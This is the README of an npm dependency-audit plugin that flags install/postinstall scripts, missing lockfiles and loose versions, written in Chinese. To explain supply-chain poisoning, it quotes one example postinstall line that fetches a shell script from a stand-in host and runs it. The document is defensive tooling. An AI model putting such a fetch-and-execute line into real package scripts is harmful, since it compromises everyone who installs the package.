READMESource: main@82b359d6
@deepwhale-cn/dsh-dep-audit

依赖投毒与风险 —— 装包即执行的脚本、过宽版本、非 registry 来源。
不装它会怎样
你 npm install 了一个看起来正常的包。
它的 postinstall 脚本里有一行 curl evil.example/x.sh | sh ——
在你装它的那一刻就执行了,你甚至没在代码里 import 过它。
近年的大规模 npm 投毒事件(event-stream、ua-parser-js、node-ipc、colors/faker)全是这条路。
它查什么
| 级别 | 内容 |
|---|---|

| 🔴 高 | 依赖带 install/postinstall 脚本 |
| 🟡 中 | 没有 lockfile · 版本用 */latest · git/http 来源 |
| 🟢 低 | >=x.y.z 无上界 |
安装
dsh plugin --profile web add @deepwhale-cn/dsh-dep-audit
# 或纯 CLI
npx @deepwhale-cn/dsh-dep-audit
用法
dsh-dep-audit                 # 扫当前目录
dsh-dep-audit --demo          # 看检出效果
dsh-dep-audit --html r.html   # HTML 报告
边界
- 带 install 脚本 ≠ 恶意 ——
esbuild/sharp/puppeteer这类必须有,已在白名单里。 报出来的需要你人工确认。 - 不查 CVE 漏洞库、不做包名相似度检测(typosquat 误报率高)。
本插件是一个工具。使用者必须遵守所在地区法律法规,对使用本项目造成的任何后果自行承担责任。
License
MIT © 深鲸 DeepWhale
No comments yet. Be the first to write one.